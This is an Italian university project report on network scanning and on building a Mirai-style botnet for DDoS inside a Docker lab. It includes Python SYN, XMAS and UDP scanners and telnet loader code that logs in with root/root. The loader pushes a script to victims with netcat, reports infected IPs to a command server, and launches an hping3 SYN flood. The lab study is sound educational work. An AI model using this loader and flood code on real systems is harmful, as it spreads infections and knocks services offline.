



Scuola Politecnica e delle Scienze di Base
Corso di Laurea Magistrale in Ingegneria Informatica

Progetto Network Security

Scanning and Botnet Creation for DDoS Attack

Anno Accademico 2022/23

Relatore

Ch.mo prof. Simon Pietro Romano

Candidato

Francesco Marino

matr. M63001190

Abstract

In questo progetto l'intento è quello di effettuare Scanning ed OS Detection di una rete al fine di creare una botnet per un attacco DDoS. L'elaborato parte con la creazione di container docker facendo uso di DSP (Docker Security Playground), un'applicazione che consente di:

- Creare scenari di rete e sicurezza di rete, al fine di comprendere i protocolli di rete, regole e problemi di sicurezza;
- Imparare le tecniche di test di penetrazione simulando gli scenari;

Contents

Abstract	i
1 Scanning e DDoS	1
1.1 Scanning	1
1.1.1 TCP Scan	2
1.1.2 Pacchetto TCP	2
1.1.3 XMASTree Scan	4
1.1.4 UDP Scan	4
1.2 DoS	4
1.3 DDoS	4
1.3.1 Mirai Botnet Attack	5
2 Ambiente di lavoro	7
2.1 Docker: container	7
2.1.1 Perchè docker?	7
2.1.2 Dockerfile	7
2.2 Docker Security Playground	8
2.3 Python: scapy	8
3 Scanning - realizzazione in python	10
3.1 Codice	12
4 Creazione botnet - realizzazione in python	16
4.1 Codice	16
4.2 Esecuzione dell'attacco	18
4.2.1 Docker Security Playground	19

4.2.2	Diagramma di sequenza	19
4.2.3	Risultati Ottenuti	20
4.2.4	codice dello script <i>pyscript.py</i>	23

Chapter 1

Scanning e DDoS

1.1 Scanning

Lo scanning non è altro che un'ispezione molto oculata del **perimetro** di un'organizzazione o, più in generale, di una rete al fine di **individuare potenziali punti di accesso ai sistemi** del *target*. Lo scanning è un'attività che viene a valle del *footprinting* che invece permette il riconoscimento della rete.

La prima cosa, nello scanning, è quella di andare a **riconoscere** quali sono gli *indirizzi IP* disponibili ed *attivi* all'interno della rete. Per poter fare ciò, può essere utile contattarli ed attendere una risposta:

- **La risposta arriva:** un nodo con quell'*indirizzo IP* è attivo
- **La risposta non arriva:** non vi sono nodi attivi con quell' *indirizzo IP*

Successivamente, è possibile verificare, sempre attraverso l'invio di pacchetti e alla risposta ottenuta, se sono presenti firewall con delle regole di filtraggio che dovrebbero essere aggirate. Per ultimo, ma non per importanza, attraverso lo **scanning** è possibile mantenere o meno l'anonimato a seconda delle tecniche di monitoraggio utilizzate.

Il monitoraggio può essere:

- **Monitoraggio attivo:** prevede l'invio di pacchetti nella rete e un controllo delle

risposte per verificare la presenza o meno di nodi attivi. Questo tipo di monitoraggio, essendo attivo, può essere più semplice da scovare

- **Monitoraggio passivo:** tecniche di ascolto senza invio di pacchetti nella rete che permettono di mantenere l'anonimato.


È possibile effettuare lo scanning sia su **TCP** che su **UDP**. È ben noto che le porte sono 65'000 ma alcune sono solo utilizzate solo su TCP, altre solo su UDP, altre per entrambe.

1.1.1 TCP Scan

Lo scan over TCP è utile per scoprire quali sono le porte aperte di un dato indirizzo IP. In particolare, esso è necessario per lo scanning di tutte quelle porte che sono attive solo su TCP, quali: Porta 23 (Telnet), 25 (SMTP), 80 (HTTP), etc.

1.1.2 Pacchetto TCP

La parte importante per lo scanning è l'Header del pacchetto TCP che si presenta come in foto. Oltre a dati quali porta sorgente e destinazione e il sequence number, sono presenti le "flags".



Flags presenti header TCP, utili per alcune tecniche di scanning :

- URG: indica, se pari a 1, che sono presenti dati urgenti
- ACK: indica, se pari a 1, che il campo Acknowledgment number valido
- PSH: indica, se pari a 1, che i dati in arrivo non devono essere bufferizzati

- RST: indica, se pari a 1, che la connessione non è valida
- SYN: indica, se pari a 1, che l'host mittente vuole aprire una connessione TCP con il destinatario e specifica nel campo *SN (Sequence Number)* il valore dell'*Initial Sequence Number (ISN)*. Questo ha lo scopo di **sincronizzare** i numeri di sequenza dei due host. L'host che ha inviato il SYN deve attendere dall'host remoto un pacchetto SYN/ACK e, per avviare la connessione, deve inviare un "ACK".
- FIN: indica, se pari a 1, che l'host mittente del segmento vuole chiudere la connessione TCP aperta con l'host destinatario. Il mittente attende la conferma dal ricevente (con un FIN-ACK). A questo punto la connessione è ritenuta chiusa per metà: l'host che ha inviato FIN non potrà più inviare dati, mentre l'altro host ha il canale di comunicazione ancora disponibile. Quando anche l'altro host invierà il pacchetto con FIN impostato, la connessione, dopo il relativo FIN-ACK, sarà considerata completamente chiusa.

1.1.2.1 SYN Scan

Con questo tipo di scansione la connessione non viene mai attivata in quanto l'attaccante non procede mai con l'invio dell'ACK; per questo motivo, tale scansione è detta "*Half-Opening scanning*". Il SYN scan è una scansione che prevede l'invio di un pacchetto con il flag $SYN = 1$ ed attende la ricezione di un $SYN - ACK$: se questo arriva, allora la porta è **aperta**; viceversa, se non arriva alcun $SYN - ACK$ la porta è **chiusa**.

1.1.2.2 FIN Scan

Simile al SYN scan ma invia i pacchetti con flag $FIN = 1$. Queste tecniche sono semplici ma meno utilizzate in quanto, in risposta a questi pacchetti TCP, possiamo avere dei comportamenti diversi a seconda del Sistema Operativo:

- Specifica RFC793:
 - **Porta aperta:** Il pacchetto viene ignorato

- **Porta chiusa:** Viene inviato un pacchetto "RST"
- Altro (ad es. Windows): rispondono inviando, in qualsiasi caso, un pacchetto TCP con flag RST attivo rendendo la scansione inefficace.

1.1.3 XMASTree Scan

Come il FIN scan ma invia i pacchetti con flag $FIN, URG, PUSH = 1$.

1.1.4 UDP Scan

L'UDP scan è una scansione utilizzata per rilevare quali sono i servizi attivi sul protocollo UDP. Normalmente gli UDP scan inviano pacchetti alle porte di un indirizzo IP da testare:

- Nessun pacchetto risposta: porta chiusa
- Pacchetto ICMP type 3 - codice 3: porta chiusa
- Pacchetto ICMP type 3 - codice 1,2,9,10,13: pacchetto filtrato
- Pacchetto di risposta: porta aperta

1.2 DoS

Il Denial of Services è un attacco informatico che va a colpire la disponibilità di una risorsa all'interno di un sistema. In pratica, esso interrompe temporaneamente i servizi di un host connesso a una rete. Il Denial of Service si genera inondando il server con un numero elevato di richieste al fine di sovraccaricare i sistemi.

1.3 DDoS

Gli attacchi DDoS (Distributed Denial of Services) sono un tipo di attacco DoS che prevedono la creazione di una botnet, ovvero una rete di computer infettati che possono

contattare un nodo remoto per effettuare attacchi informatici. Gli attacchi DDoS sofisticati sfruttano, in primo luogo, il modo in cui i protocolli eseguiti sui dispositivi odierni sono stati progettati per funzionare.

1.3.1 Mirai Botnet Attack


Il Mirai Botnet Attack è stato un attacco DDoS noto a partire dal 2016. Esso infetta dispositivi, li inserisce all'interno di una botnet per poi sferrare l'attacco.

1.3.1.1 Funzionamento: attacco a dizionario

Il Mirai sfrutta tre componenti principali:

- **Virus:** Il codice che cerca nuovi dispositivi IoT da infettare e compromettere per inserirli all'interno della botnet
- **CnC:** Supporta un'interfaccia a riga di comando che permette, al Loader/Scanner di specificare a chi inviare l'attacco. In particolare, quando un dispositivo viene infettato, esso invia il proprio IP al CnC che si occuperà di inviarlo al Loader
- **Loader/Scanner:** si occupa di infettare il primo bot da cui parte la botnet e di caricare, sotto istruzioni del CnC, il malware sui nuovi bot vulnerabili scovati in rete.

I passi del funzionamento sono mostrati in figura:



Il tipo di attacco Mirai sfrutta vulnerabilità del protocollo Telnet (porta 23 o 2323) su TCP. La vulnerabilità sfruttata è legata a:

- Porta 23 aperta (Telnet)
- User e Password lasciati di default

Ciò è possibile poiché, se username e password sono lasciati di default, si fa uso di un **dizionario** (attacco a dizionario: *bruteforce*) contenente tutti i possibili user e password di "default" quali, ad esempio, root-root, admin-admin, root-admin, etc. per tentare di effettuare il login. In caso di login riuscito, il nuovo computer può essere considerato come nuovo bot della rete.

Chapter 2

Ambiente di lavoro

2.1 Docker: container

Docker è una tecnologia di containerizzazione open source che permette la creazione e l'utilizzo dei container Linux®. La tecnologia Docker utilizza il kernel di Linux e le sue funzionalità.

2.1.1 Perché docker?

La scelta è ricaduta in docker poiché permette di creare numerosi container con un'esigua quantità di memoria necessaria per l'esecuzione.

2.1.2 Dockerfile

Un Dockerfile è un documento di testo che contiene tutti i comandi che un utente può chiamare sulla riga di comando per assemblare un'immagine.

Esempio di Dockerfile:

```
Network Security > Docker_scanner > Dockerfile > FROM
1 FROM ubuntu:latest
2
3 RUN apt-get update -y && apt-get install -y --no-install-recommends apt-utils
4 RUN apt-get install hping3 -y && apt install nano -y && apt install telnet -y && apt-get install python3 -y && apt-get install scapy -y
5 RUN apt-get install python3-pip -y && apt-get install nmap -y && apt-get install netcat
6 RUN pip install --pre scapy[complete] && pip install pyfiglet && pip install python-nmap && apt-get install net-tools -y && apt-get install iputils-ping -y
7
8 ADD Scanning.py /
9 ADD pyscript.py /
10
```

Figure 2.1: Esempio dockerfile: Scanner

2.2 Docker Security Playground

Docker security playground è un framework grafico che permette la creazione e la gestione di reti contenenti container docker.



Figure 2.2: Features DSP

Per l'utilizzo, esso necessita di: *Nodejs*, *git*, *docker*, *docker-compose* e strumenti di compilazione *c++/g++* e si presenta come in figura:




Figure 2.3: DSP: come si presenta

2.3 Python: scapy

Scapy è un potente *programma interattivo di manipolazione dei pacchetti*. È in grado di falsificare o decodificare pacchetti di un ampio numero di protocolli, inviarli, catturarli, abbinare richieste e risposte e molto altro ancora. E' possibile utilizzare scapy su python attraverso il download e l'utilizzo della libreria ufficiale **scapy**.

Il comando più importante di scapy, in questo contesto, è il comando `sr` (send-receive), descritto in figura:

```
scapy.sendrecv.sr(x: Union[List[Packet], Packet, SetGen[Packet], _PacketList[Packet]], promisc: Optional[bool] = None, filter: Optional[str] = None, iface: Optional[Union[NetworkInterface, str]] = None, nofilter: int = 0, *args: Any, **kwargs: Any) → Tuple[SndRcvList, PacketList] \[source\]
```

Send and receive packets at layer 3

Parameters:


- **pks** – SuperSocket instance to send/receive packets
- **pkt** – the packet to send
- **timeout** – how much time to wait after the last packet has been sent
- **inter** – delay between two packets during sending
- **verbose** – set verbosity level
- **chainCC** – if True, KeyboardInterrupts will be forwarded
- **retry** – if positive, how many times to resend unanswered packets if negative, how many times to retry when no more packets are answered
- **multi** – whether to accept multiple answers for the same stimulus
- **rcv_pks** – if set, will be used instead of pks to receive packets. packets will still be sent through pks
- **prebuild** – pre-build the packets before starting to send them. Automatically enabled when a generator is passed as the packet
- **_flood** –
- **threaded** – if True, packets will be sent in an individual thread
- **session** – a flow decoder used to handle stream of packets
- **chainEX** – if True, exceptions during send will be forwarded

Figure 2.4: scapy "`sr()`"

Chapter 3

Scanning - realizzazione in python

La prima fase dell'attacco portato a compimento è la fase di scanning. In questa fase ci si è occupati della creazione di uno script python che si presenta, all'avvio, in questo modo:



```
root@fra:/home/fra/Desktop/Network Security/Docker_scanner# python3 Scanning.py
FM
IP and PORT
SCANNER
Inserisci il tuo IP personale █
```

Figure 3.1: Start

La prima richiesta è quella di inserimento dell'IP personale: questo è utile in quanto, una volta inserito l'IP, permette di ricercare tutti gli IP vivi all'interno di quella sottorete (considerata una subnet mask 255.255.255.0).

Successivamente, viene generato un file *IPalive.txt* che contiene, al suo interno, tutti gli IP "vivi" in rete.




Figure 3.2: IPalive.txt

Successivamente, viene chiesto quale tipo di scanning effettuare:




Figure 3.3: Scelta dello scanning

Al termine, si ottengono i file: "SynScan.txt", "TCPFinScan.txt", etc.. a seconda del tipo di scan scelto. Questo si presenterà con la dicitura *IP – portaAperta*:




Figure 3.4: Risultati dello scanning: porta 23 aperta nei due bots

Selezionando scan con nmap, viene fatto uso delle librerie python-nmap che scansionano le porte dalla 1 alla 2323 e dà, in output, un file contenente:

- Porte aperte (+ servizio aperto)

- Sistema Operativo in utilizzo sull'IP
- ..altre informazioni

```
1 host;hostname;hostname_type;protocol;port;name;state;product;extrainfo;reason;version;conf;cpe
2 172.16.0.12;;;tcp;23;telnet;open;Linux telnetd;;syn-ack;;10;cpe:/o:linux:linux_kernel
3
4
5
6 host;hostname;hostname_type;protocol;port;name;state;product;extrainfo;reason;version;conf;cpe
7 172.16.0.17;;;tcp;23;telnet;open;Linux telnetd;;syn-ack;;10;cpe:/o:linux:linux_kernel
8
9
10 host;hostname;hostname_type;protocol;port;name;state;product;extrainfo;reason;version;conf;cpe
11 10.0.2.2;;;tcp;135;msrpc;open;Microsoft Windows RPC;;syn-ack;;10;cpe:/o:microsoft:windows
12 10.0.2.2;;;tcp;445;microsoft-ds;open;;;syn-ack;;3;
13
14
15 host;hostname;hostname_type;protocol;port;name;state;product;extrainfo;reason;version;conf;cpe
16
17
18 host;hostname;hostname_type;protocol;port;name;state;product;extrainfo;reason;version;conf;cpe
19
20
21 host;hostname;hostname_type;protocol;port;name;state;product;extrainfo;reason;version;conf;cpe
22 10.0.2.15;;;tcp;135;msrpc;open;Microsoft Windows RPC;;syn-ack;;10;cpe:/o:microsoft:windows
23 10.0.2.15;;;tcp;139;netbios-ssn;open;Microsoft Windows netbios-ssn;;syn-ack;;10;cpe:/o:microsoft:windows
24 10.0.2.15;;;tcp;445;microsoft-ds;open;Microsoft Windows 7 - 10 microsoft-ds;workgroup: WORKGROUP;syn-ack;;10;cpe:/o:microsoft:windows
25 10.0.2.15;;;tcp;554;rtsp;open;;;syn-ack;;3;
```

Figure 3.5: Risultati dello scanning: porta 23 aperta nei due bots

Selezionando "OS Detection" viene effettuata una detection del sistema operativo, andando ad aprire uno dei file output dello scanning e andando a verificare le porte aperte dei singoli nodi. Ad esempio:

- Porte aperte: 135 (endpoint mapper), 139 (NetBIOS), 445 (Active Directory) → *Windows*
- Porte aperte: 22 (SSH), 111 (SUN RPC), 2049 (NFS) → *Linux*

Terminato lo scanning, digitando 6, si esce dalla fase di scanning per passare alla fase di **creazione della botnet**.

3.1 Codice

La funzione che cerca nodi attivi all'interno della rete è la seguente. Essa procede ad una ricerca all'interno della rete facendo uso del comando "ping" di (iputils-ping) con un timeout di 2 secondi. Il sistema invia più richieste Echo ICMP (Internet Control Message Protocol - che si occupa di trasmettere informazioni riguardanti malfunzionamenti,

informazioni di controllo) all'indirizzo IP o all'URL del sistema remoto. Se la risposta arriva, allora il nodo è attivo; viceversa, il nodo è spento.

```

44 #FUNCTION: VERIFICA GLI IP CONNESSI ALLA RETE
45 def isAlivePing(file, ipInput):
46     #for x in range(1,254):
47     for x in range(1,20):
48         # per ognuno di questi devo effettuare verifiche per vedere se vi sono host attivi
49         ret = os.system("ping -c 1 -W 3 " +str(ipInput[0]) + "." +str(ipInput[1]) + "." +str(ipInput[2]) + "." +str(x) + " > /dev/null") #non stampo a video
50
51         if ret == 0: #PING RITORNA UN VALORE DIVERSO DA ZERO SE LA CONNESSIONE FALLISCE
52
53             print("pc still alive")
54             file.write(str(ipInput[0]) + "." +str(ipInput[1]) + "." +str(ipInput[2]) + "." +str(x) + "\n") #scrivo l'IP del pc "vivo" sulla rete
55
56         #else:
57         #print("pc not alive")

```

Figure 3.6: isAlive

Per la chiusura delle connessioni mezze aperte (Handshake non terminato) viene usato la seguente funzione di reset che invia i flag $ACK = RESET = 1$ su TCP

```

287 def resetConnection(ip, ports):
288     # Resetta la connessione per stoppare le connessioni mezze aperte
289     sr(IP(dst=ip)/TCP(dport=ports, flags='AR'), timeout=1)

```

Figure 3.7: resetConnection

Funzione SYN SCAN: creazione del pacchetto con il flag syn alto e in attesa di ricevere, se la porta è aperta, di SYN/ACK.

```

63 def SynScan(fileRead):
64
65     to_reset = []
66     results = []
67
68     dictionary = [22,23,111,135,139,445,2049,2323]
69
70     file = open("SynScan.txt","w")
71
72     for line in fileRead: #leggo tutte le righe del file e per ogni riga
73         IplineRead = line.rstrip()
74         print("SYN SCAN primo IP: " +IplineRead)
75
76         #for x in range(1,1024): #verifico tutte le porte.
77         for x in dictionary:
78
79             #results = {port:None for port in x}
80             # Forgiare SYN packet
81             packetToSendSyn = IP(dst=IplineRead)/TCP(dport=x, flags='s')
82
83             # Invio del pacchetto -> dalla documentazione: Returns ( (matched couples), (unmatched packets) )
84             answers, un_answered = sr(packetToSendSyn, timeout=0.2, verbose=0)
85
86             for req, resp in answers:
87
88                 if not resp.haslayer(TCP): #Se non ha layer TCP la porta, continua. -> si può usare anche TCP in x
89                     continue # Vado avanti con il for, direttamente.
90
91                 tcp_layer = resp.getlayer(TCP) #Se ha il layer TCP, lo otteniamo con una get -> si può usare anche x[TCP] (credo)
92
93                 if tcp_layer.flags == 0x12: #0x12 = 10010 -> ovvero: ACK = 1 - PSH=0 - RST=0 - SYN =1 - FIN =0 -> messaggio atteso!! La porta è viva
94                     to_reset.append(tcp_layer.sport) #sport = source port
95                     results.append(True)
96                     file.write(IplineRead + "-" +str(tcp_layer.sport) + "\n") #Scrivo su file IP "-" porta aperta
97                     #results[tcp_layer.sport] = True
98
99                 elif tcp_layer.flags == 0x14: #0x14 = 10100 -> ovvero: ACK = 1 - PSH=0 - RST=1 - SYN =0 - FIN =0 -> messaggio che indica: servizio assente sulla porta
100                     results.append(False)
101                     #results[tcp_layer.sport] = False
102
103             resetConnection(IplineRead, to_reset) #nel caso in cui ho ricevuto un ACK e SYN, allora devo fare il reset della connessione
104
105             #results = isOpen(int(IplineRead),x)
106             #print(results) -> Stampo la lista di true e false ricevute
107
108     fileRead.seek(0) #Reimposta a 0 la testina di lettura

```

Figure 3.8: SYN scan

Il XMASTree, così come il FIN scan ($FIN = 1$), invia un messaggio con i flag $URG = FIN = PSH = 1$ (da qui il nome "Albero di natale"). Se non arriva nessuna risposta, allora il nodo è attivo, viceversa, viene ricevuto un pacchetto con flag $RST = 1$

```
115 #TCP XMAS TREE SCAN
116 def XMASTreeScan(fileRead):
117
118     to_reset = []
119     results = []
120
121     dictionary = [22,23,111,135,139,445,2049,2323]
122
123     file = open("XMASTreeScan.txt","w")
124
125     for line in fileRead: #leggo tutte le righe del file e per ogni riga
126         IplineRead = line.rstrip()
127         print("XMAS Tree SCAN - IP: " + IplineRead)
128
129         #for x in range(1,1024): #verifico tutte le porte.
130         for x in dictionary:
131
132             # Forgiare SYN packet
133             packetToSendSyn = IP(dst=IplineRead)/TCP(dport=x, flags='UFP') #Alcuni lo implementano con "UFP"
134
135             # Invio del pacchetto -> dalla documentazione: Returns ( (matched couples), (unmatched packets) )
136             answers, un_answered = sr(packetToSendSyn, timeout=0.2, verbose=0)
137
138             for resp in un_answered:
139                 if (resp.haslayer(TCP)):
140                     file.write(IplineRead + "-" + str(x) + "\n") #Scrivo su file IP '-' porta aperta
```

Figure 3.9: XMASTree Scan

Funzione per UDP scan: essa controlla se il pacchetto UDP ricevuto ha come risposta:

- Porta chiusa: un pacchetto ICMP tipo 3, codice 3
- Pacchetto filtrato: pacchetto ICMP tipo 3, codice 1,2,9,10,13
- Porta aperta: altri casi. In particolare, viene controllato se la risposta ha il "*layer UDP*".

```
224 def scannerUDP(target,port):
225     #source_port = scapy.RandShort() NON FUNZIONA, MA DOVREBBE
226     source_port = 3026
227     ip_scan_packet = scapy.IP(dst=target)
228     udp_scan_packet = scapy.UDP(sport = source_port, dport = port)
229     scan_packet = ip_scan_packet/udp_scan_packet
230     scan_response = scapy.sr1(scan_packet, timeout=1, verbose=False)
231
232     if(scan_response != None):
233         if scan_response.haslayer(scapy.UDP):
234             print("Open")
235             return "Open"
236         elif int(scan_response[scapy.ICMP].type) == 3 and int(scan_response[scapy.ICMP].code) == 3:
237             print("Closed")
238             return "Closed"
239         elif int(scan_response[scapy.ICMP].type) == 3 and int(scan_response[scapy.ICMP].code) in [1,2,9,10,13]:
240             print("Filtered")
241             return "Filtered"
242     else:
243         print("Opened or Filtered")
244         return "Opened or Filtered"
```

Figure 3.10: UDP Scan

Funzione di Scan attraverso la libreria nmap con la funzione `nmap.PortScanner()`:

```
269 √ def NMAPscan(fileRead):
270     file = open("nmapResults.txt","a")
271     for line in fileRead: #leggo tutte le righe del file e per ogni riga
272         lineRead = line.rstrip()
273         print(lineRead)
274         nmScan = nmap.PortScanner()
275         nmScan.scan(lineRead, '1-2323')
276         nmScan.command_line()
277         file.write(nmScan.csv())
278         file.write("\n\n")
279
```

Figure 3.11: nmapScan

Chapter 4

Creazione botnet - realizzazione in python

La creazione del botnet segue lo schema del Mirai Botnet Attack precedentemente descritto, con alcune semplificazioni quali:

- **Linguaggio di programmazione utilizzato:** python, piuttosto che C
- **Messaggio scambiati nella rete:** il comando d'attacco viene inviato dallo stesso *loader* che si occupa di inviare lo script python al bot.
- **Quantità di bot:** il codice è stato testato con più bot, ma mostrato con due soli bot.
- **Attacco con il singolo tentativo root-root:** non è stato effettuato il tentativo d'accesso con le password appartenenti ad un dizionario, a causa del laboratorio per scopi didattici.

4.1 Codice

La funzione della libreria telnetlib utile per effettuare un login telnet è tratta dalla documentazione della libreria stessa:

```

449     HOST = "172.16.0.12" #come semplificazione: il pr
450     PORTtoOpen = 4000
451     cncPort = 4999
452     fileNameToSend = "pyscript.py"
453     user = "root"
454     password = "root"
455
456     tn = telnetlib.Telnet(HOST,23)
457     tn.read_until(b"login: ")
458     tn.write(user.encode('ascii') + b"\n")
459
460     if password:
461         tn.read_until(b"Password: ")
462         tn.write(password.encode('ascii') + b"\n")
463

```

Figure 4.1: Login Telnet - da documentazione ufficiale

In figura sono mostrati i comandi poi richiamati dal Loader/Scanner dopo aver effettuato l'accesso sulla macchina vittima.

```

468     stringToSend = "" + HOST + "\\n"
469     commandToSend = 'echo -e -n ' + stringToSend + ' | nc -w 2 172.16.0.3 1025'
470     commandToSend2 = "nc -l -p " +str(PORTtoOpen) + " > " +fileNameToSend #Apre
471
472     commandToSend3 = "nc -l -p " +str(PORTtoOpen) + " > " +fileIpAlive #Ap
473     commandToSend4 = "sudo hping3 -S --flood -V -p 80 172.18.0.4" #Eff

```

Figure 4.2: Comandi Telnet

Il ciclo, facente parte del main, si occupa di infettare tutti i nuovi bot, dopo la ricezione del comando di avvio da parte del Command and Control (CnC).

```
490 while True:
491     #accetto la connessione con il client
492     client,address = s.accept()
493     print("Connected to", address)
494
495     IPreceived = client.recv(1024).decode('utf-8')      #ricevo l'IP dal CNC
496     IPreceived = IPreceived[:-1]
497     print("Received: " +IPreceived)                    #Stampo l'IP ricevuto dal
498
499     #Ogni volta che ricevo un IP devo caricare il file pyscript.py sul bot e avviarlo.
500     if (IPreceived != "172.16.0.12"):
501         tn.close()                                     #Close older connection
502         print("New address")
503         tn = telnetlib.Telnet(IPreceived,23)           #Open new connection
504         print(tn.read_until(b"login: "))
505         tn.write(user.encode('ascii') + b"\n")
506
507         if password:
508             tn.read_until(b"Password: ")
509             tn.write(password.encode('ascii') + b"\n") #userò come password e
510             time.sleep(2)
511
512     print("Connection to: " +IPreceived + " DONE")
513
514     tn.write(commandToSend2.encode('ascii') + b"\n")
515     time.sleep(2)
516
517     command = "nc -w 2" + " " +IPreceived + " " +str(PORTtoOpen) + " < " +fileNameToSend
518     #print(command)
519     subprocess.call(command, shell=True)
520
521
522     tn.write(commandToSend3.encode('ascii') + b"\n")   #Metto il bot in a
523     time.sleep(2)
524     command2 = "nc -w 2" + " " +IPreceived + " " +str(PORTtoOpen) + " < " +fileIpAlive
525     subprocess.call(command2, shell=True)
526
527
528     commandToExecute = "python3 " +fileNameToSend + " " +str(counterIPALIVE) + " "
529     tn.write(commandToExecute.encode('ascii') + b"\n") #mando in run il f
530     time.sleep(2)
531     tn.close()
532     print("waiting to new bot...")
533
```

Figure 4.3: nmapScan

Per poter funzionare, il CnC deve utilizzare due comandi:

```
1 nc -l -k -p 1025 >> vulnerableIP.txt
```

Che riceve in input l'indirizzo IP infettato, inviato dallo stesso nodo infetto e lo salva sul file *vulnerableIP.txt*

```
1 tail -F vulnerableIP.txt | nc -w 2 172.16.0.4 4999
```

Che si occupa di inviare, ad ogni nuovo aggiornamento del file *vulnerableIP.txt*, il nuovo IP allo scanner alla porta 4999 in ascolto.

4.2 Esecuzione dell'attacco

L'attacco funziona in questo modo:

1. Lo scanner tenta il login con le credenziali root-root
2. Il login è riuscito: viene inviato, da parte del bot, il proprio IP al CnC.

3. Il CnC invia l'indirizzo IP del bot da attaccare
4. Lo scanner effettua il login, carica lo script python *pyscript.py* e lo esegue, tramite telnet.
5. Lo script, piuttosto che lo scanner, cerca nuovi bot, come da punto 1
6. Trovato un bot vulnerabile, invia l'IP del nuovo bot, tramite il bot infetto, al CnC
7. Il CnC invia l'IP della macchina vulnerabile allo scanner

4.2.1 Docker Security Playground

